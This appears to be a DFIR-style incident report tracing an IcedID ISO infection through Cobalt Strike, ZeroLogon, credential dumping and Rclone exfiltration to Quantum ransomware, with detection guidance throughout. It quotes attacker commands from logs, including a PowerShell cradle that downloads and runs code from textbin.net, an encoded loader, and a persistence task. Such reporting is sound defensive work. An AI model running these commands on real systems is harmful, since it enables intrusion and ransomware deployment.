Malicious ISO File Leads to Domain Wide Ransomware

By editor

Published: 2023-04-03 · Archived: 2026-04-05 23:43:48 UTC

IcedID continues to deliver malspam emails to facilitate a compromise. This case covers the activity from a campaign in late September of 2022. Post exploitation activities detail some familiar and some new techniques and tooling, which led to domain wide ransomware.

This case shares similarities of the IcedID campaign detailed by Malware-Traffic-Analysis.net, where the ADGet.exe application was referenced.

Services

Case Summary

This intrusion began by the execution of IcedID malware contained within an ISO image. The ISO file was delivered to the victim as part of a malspam campaign. Delivering payloads using an ISO image is a common technique observed in several prior cases. This technique has grown in use as threat actors look to evade Mark-of-the-Web controls.

The ISO image delivered a hidden directory containing a IcedID payload and a batch file. After being successfully mounted (double clicked), the end user only sees a malicious LNK file named documents inside the virtual hard drive. Clicking on the LNK file executes the batch file, which copies the IcedID payload to the user's AppData\Local\Temp folder and loads it using rundll32. A scheduled task was created at that time to maintain persistence on this host as well.

Upon the execution of the IcedID payload, discovery commands using Windows utilities such as net, nltest, and ipconfig were executed to discover domain trusts, domain admins, workstation configuration, etc. Around 16 hours after the initial execution, the first Cobalt Strike beacon DLL was executed from the IcedID malware. This led to another round of discovery using net followed by AdFind.

The threat actor installed Atera and Splashtop remote access software via an MSI file. After that, the threat actors tried a GetSystem privilege escalation technique, which was blocked by antivirus. The threat actor then proceeded to exploit CVE-2020-1472 (ZeroLogon). This was followed by a batch script used to perform DNS lookups on hosts across the environment. After this, the threat actors began their first lateral movement to a server in the environment by copying their Cobalt Strike DLL over to the host and executing it via a remote service. They then repeated the install of the remote access software package.

Some two hours later, another Cobalt Strike beacon was executed. With this beacon, the threat actors succeeded in elevating to SYSTEM on the beachhead host and proceeded to dump LSASS memory. Another round of activity took place using system tools, batch files, and Adget. Several more beacons were also loaded on the host using DLLs and PowerShell.

At this point, the threat actors had the clear text credentials for one of the domain administrator accounts and began moving laterally to other systems. They issued remote commands using WMIC to conduct discovery, as well as distribute and execute Cobalt Strike beacons. These actions, however, failed to get a beacon to launch on the domain controller being targeted. After an hour or so of failures, the threat actors proceeded to RDP into the domain controller. Once there, they then loaded textbin[.]net, a pastebin style site, to download Cobalt Strike PowerShell code to the host in a file named pon.txt.

Trying to execute this locally failed as well, and the threat actor moved on to downloading a variety of beacon executables (e.g. lsass.exe, lsasss.exe, etc.). These beacons, however, continued to crash and fail to run. Around an hour after starting the RDP session, the threat actors executed a PowerShell command to disable Windows Defender Antivirus on the host and

reviewed Group Policy Objects for the domain. The Cobalt Strike beacons then began to execute successfully on the domain controller. Now, with Cobalt Strike beacons on the domain controller, the threat actors continued with discovery actions using Invoke-ShareFinder and other PowerShell and system utilities.

A few hours after, the threat actors installed the RSAT tools onto the beachhead host. However, they appear to have been unfamiliar with the tools and called up the help menu before using Get-ADComputer to collect the details on hosts in the environment. Back on the domain controller, ProcDump was used to dump LSASS memory. The PowerShell command Get-EventLog was then used to collect logon events on all domain administrators in the network.

The threat actors went quiet for around seven hours. When they returned, several more Cobalt Strike beacons were launched and several different Mimikatz implementations were executed on the domain controller, including a Mimikatz executable and a PowerShell implementation. For the next several hours, repeats of previous discovery actions and additional beacons executed using remote WMIC commands, were observed. During this time, Windows event logs point to the threat actors completing DCSync activities on one of the domain controllers. A new batch file, localdisk.bat, was also executed using remote WMI commands, to collect disk data on hosts around the environment. These discovery actions were completed several times again in other various batch files.

On the start of the fourth day, the threat actors continued to repeat their previous discovery and beacon spreading activity. Near the end of the day, the threat actors moved to install AnyDesk on several servers including a backup management host, likely as a further means of persistence or later command and control. Next, the threat actor executed PowerShell to pop up an alert message on several hosts, letting the user know that the machine was infected with Cobalt Strike.

After completing this activity, they used Rclone to exfiltrate copies of the backup files to the Mega.io cloud storage service. The threat actors then staged a ransomware binary on the backup server but did not immediately execute it.

Around two hours after dropping the file, it was executed using a command line argument, which included a list of hosts to target. This appeared to fail. The threat actors then proceeded to execute the payload manually in several ways, across various hosts. Finally, they connected to a domain controller and dropped three scripts; one to copy the ransomware executable to all hosts, one to reset every users password in the organization, and a final one to execute the staged ransomware payload using PsExec.


Once executed, the ransomware left the ransom note README_TO_DECRYPT.html, which informs the victim that Quantum ransomware is responsible for the intrusion. The time to ransomware was just over 78 hours from the initial IcedID infection. All domain joined systems were encrypted with Quantum ransomware.

Analysts

Analysis and reporting completed by @_pete_0 and @MetallicHack.

Initial Access


This intrusion began by the execution of a malicious LNK embedded in an ISO file (masquerading as a folder). The ISO file was delivered as a ZIP archive via a malicious spam mail campaign.



Malicious ISO file

First, the user clicked on the ISO file, which created a new virtual hard drive disk. Such activity can be tracked with Event 12 from Microsoft-Windows-VHDMP/Operational.

This ISO file contains a LNK named documents and a hidden directory named max containing a cobalt strike DLL beacon and a batch file.



As we can see below using LECmd by Eric Zimmerman, the file documents.lnk points to max\eyewear.bat.

```
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f E:\documents.lnk

Processing E:\documents.lnk

Source file: E:\documents.lnk
  Source created:  2022-09-28 13:44:23
  Source modified: 2022-09-28 12:46:23
  Source accessed: 2022-09-28 13:45:15

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size: 0
  Flags: HasTargetIdList, HasRelativePath, HasIconLocation, IsUnicode, HasExpIcon
  File attributes: 0
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\max\eyewear.bat
Icon Location: c:\windows\explorer.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\max\eyewear.bat

  -Root folder: GUID ==> My Computer

  -Drive letter ==> C:

  -Directory ==> max
    Short name: max
    Modified:
    Extension block count: 1

    --------- Block 0 (Beef0004) ---------
    Long name: max
    Created:
    Last access:

  -File ==> eyewear.bat
    Short name: eyewear.bat
    Modified:
    Extension block count: 1

    --------- Block 0 (Beef0004) ---------
    Long name: eyewear.bat
    Created:
    Last access:

--- End Target ID information ---

--- Extra blocks information ---

>> Icon environment data block
   Icon path: %SystemRoot%\explorer.exe
```

As a consequence, when the victim clicked on the LNK file, it triggered the execution of the batch file eyewear.bat

The batch file eyewear.bat then executed two commands:

It first moved a DLL file named eyewear.dat, initially located in a hidden folder named max, to the user's AppData\Local\Temp\ folder :

```
C:\Windows\system32\cmd.exe /c D:\max\eyewear.bat
        → xcopy  /s /i /e /h max\easygoing.dat C:\Users\[REDACTED]\AppData\Local\Temp\*
```

Then, DLL was executed using rundll32.exe :

```
C:\Windows\system32\cmd.exe /c D:\max\eyewear.bat
        → rundll32 C:\Users\[REDACTED]\AppData\Local\Temp\easygoing.dat,#1
```

Want to block ISOs from automatically mounting when double clicked? Check out Huntress's recent writeup.

Execution

On the second day of the intrusion, the threat actors used the IcedID malware to drop a Cobalt Strike beacon and execut it using regsvr32.exe.

```
Process Create:
RuleName: technique_id=T1117,technique_name=Regsvr32
UtcTime:
ProcessGuid: {1ec010f0-8df4-6335-a20d-000000000500}
ProcessId: 4508
Image: C:\Windows\System32\regsvr32.exe
FileVersion:
Description: Microsoft(C) Register Server
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: REGSVR32.EXE
CommandLine: regsvr32.exe /s "C:\Users\         \AppData\Local\Temp\rapuab1.dll"
CurrentDirectory: D:\
User:
LogonGuid: {1ec010f0-74f6-6334-9ddc-ee0300000000}
LogonId: 0x3EEDC9D
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=8D7C2FD354363DAEE63E8F591EC52FA5D0E23F6F,MD5=B0C2FA35D14A9FAD919E99D9D75E1B9E,SHA256=022CB167A2
9A32DAE848BE91AEF721C74F1975AF151807DAFCC5ED832DB246B7,IMPHASH=0235FF9A007804882636BCCCFB4D1A2F
ParentProcessGuid: {1ec010f0-a20f-6334-850b-000000000500}
ParentProcessId: 7992
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: rundll32  C:\Users\         \AppData\Local\Temp\easygoing.dat,#1
ParentUser:
```

After beginning to move laterally, the threat actors used many other execution techniques such as PowerShell and executables run from their interactive RDP session in addition to DLLs.


```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {46a04f86-f11e-6335-7103-000000000300}
ProcessId: 2772
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion:
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell  iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt
'))
CurrentDirectory: C:\Users'                       \
User:
LogonGuid: {46a04f86-a684-6330-ec37-020000000000}
LogonId: 0x237EC
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=6CBCE4A295C163791B60FC23D285E6D84F28EE4C,MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E699
44335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,IMPHASH=741776AACCFC5B71FF59832DCDCACE0F
ParentProcessGuid: {46a04f86-ed7e-6335-5f03-000000000300}
ParentProcessId: 2528
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
ParentUser:
```

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {46a04f86-fdc6-6335-db03-000000000300}
ProcessId: 5712
Image: C:\Users\                        \Downloads\lsasss.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Users\                        \Downloads\lsasss.exe"
CurrentDirectory: C:\Users\                        .\Downloads\
User:
LogonGuid: {46a04f86-fdad-6335-4570-940100000000}
LogonId: 0x1947045
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=D84D40038311E188E25C78389B51B900DE9C69BD,MD5=955D0CF317EFE48BF0394330FCD82EBB,SHA256=E9DA08831E
0D4395F697E4F18C87BE941BF52C79D84DA1CC88186BDEA1EBF4F4,IMPHASH=203B1135626A745483B3AE91CD167978
ParentProcessGuid: {46a04f86-fdb0-6335-ca03-000000000300}
ParentProcessId: 4956
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser:
```

A number of application crashes were observed across several compromised hosts. This activity was a result of the threat actors attempting to execute various dropped tools or beacons on the endpoint, triggering a Windows Error Reporting (WER) fault process.

ParentImage	Image	count
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WerFault.exe	7
C:\Users[redacted]\Downloads\lsass.exe	C:\Windows\SysWOW64\WerFault.exe	4
C:\Users[redacted]\Downloads\lsasss.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\Users[redacted]\Downloads\lsass.exe	C:\Windows\SysWOW64\WerFault.exe	3
C:\ProgramData\mimikatz_cryptovanniy.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\mimikatz.exe.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\mimikatz.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\123.exe	C:\Windows\SysWOW64\WerFault.exe	1

Application crashes are recorded in the Windows Application event log under Event ID 1000 and 1001.




The [NSA Cyber Windows Event Monitoring Guidance], has the following statement:

> Application crashes may warrant investigation to determine if the crash is malicious or benign.

In this case, the threat actors attempted to rectify the issue by deploying new beacons, renaming executable files by either appending a double extension or adding extra characters to the filename (i.e. lsass.exe to lsasss.exe).

Some of these crashes may have been in response to being detected by Microsoft Defender. These signatures were found in the logs on various hosts.

- HackTool:Win32/NamedPipeImpers.A
- TrojanDropper:PowerShell/Cobacis.B
- VirTool:MSIL/Menace.C!MTB




There was evidence that that the Cobalt Strike aggressor script AnnoyKit was leveraged to launch Internet Explorer via a COM object.

```
Host Application = powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA1ADEANwA1ADUALwAnACkAOwAgAE8AcABlAG4ALQBIAGkAZABkAGUAbgBJAG4AdABlAHIAbgBlAHQARQB4AHAAbABvAHIAZQByACAAIAA=
```

Decoded from Base64:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:51755/');
Open-HiddenInternetExplorer
```

The decoded PowerShell function is readable in the PowerShell logs:



The PowerShell script used is publicly available, and can be found here, along with the CNA script.

We were unable to ascertain the purpose of running this script or how it furthered the threat actor's goals.

Persistence

IcedID created a DLL named Utucka.dll just after the initial execution.

A scheduled task was then created using this same DLL.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\{3A79715D-4FFB-50BE-8F3A-090CE7FB4097}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
```

```
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>[REDACTED]</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>[REDACTED]</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\[REDACTED]\AppData\Local\[REDACTED]\[REDACTED]\Utucka.dll",#1 --oxoj="CategoryBeyo
    </Exec>
  </Actions>
</Task>
```


First execution was observed on Day 1 at 8:00 PM and was repeated every hour.

```
C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
  → rundll32.exe "C:\Users\[REDACTED]\AppData\Local\[REDACTED]\[REDACTED]\Utucka.dll",#1 --oxoj="CategoryBeyo
```

Privilege Escalation

Named pipe impersonation

The named pipe impersonation technique was used multiple times on different hosts in order to get system privileges. This is a common technique used by threat actors, and implemented by the GetSystemCobalt Strike command. As seen in the screenshot below, GetSystem creates a service and connects to a pipe.




```
cmd.exe /c echo nbproc > \\.\pipe\nbproc
cmd.exe /c echo xgxfpw > \\.\pipe\xgxfpw
cmd.exe /c echo ylfdup > \\.\pipe\ylfdup
```


The beacon creates the named pipe (seen in Sysmon EventID 17) and impersonates the *NT AUTHORITY\SYSTEM* account used to connect to the pipe.

Image	EventID	PipeName
C:\Windows\syswow64\rundll32.exe	17	\nbproc
C:\Windows\SysWOW64\rundll32.exe	17	\xgxfpw
C:\Windows\SysWOW64\rundll32.exe	17	\ylfdup

The MITRE Cyber Analytics Repository (CAR) details the Get System elevation, CAR-2021-02-002: Get System Elevation

Winlogon Token Impersonation/Theft

Multiple access to WinLogon with granted access 0x40 (PROCESS_DUP_HANDLE) were performed. Such access can be tracked with Sysmon event ID 10 (ProcessAccess). As explained in this blog written by Jonathan JOHNSON, opening a handle to WinLogon in order to duplicate the token and call ImpersonateLoggedOnUser is a known Cobalt Strike technique.




ZeroLogon

fileset.name	source.ip	destination.ip	zeek.dce_rpc.endpoint	zeek.dce_rpc.operation	zeek.dce_rpc.named_pipe	zeek.session_id
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerAuthenticate2	49668	CkM4sn4iB6N89myYt7
dce_rpc	10 172	10. .170	netlogon	NetrServerReqChallenge	49668	CkM4sn4iB6N89myYt7

On the second day of the intrusion, a spike in NetLogon traffic was observed from the beachhead host to a domain controller. This traffic then triggered several network signatures for CVE-2020-1472 otherwise known as ZeroLogon.

```
ET EXPLOIT Possible Zerologon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT Zerologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal
ET EXPLOIT Zerologon Phase 3/3 - Malicious NetrServerPasswordSet2 (CVE-2020-1472)
```

The event logs corroborated a successful exploitation with a password update Event 4742 for one of the Domain Controller passwords.



Event 4742, Microsoft Windows security auditing.

General | Details

A computer account was changed.

Subject:
Security ID: ANONYMOUS LOGON
Account Name: ANONYMOUS LOGON
Account Domain: NT AUTHORITY
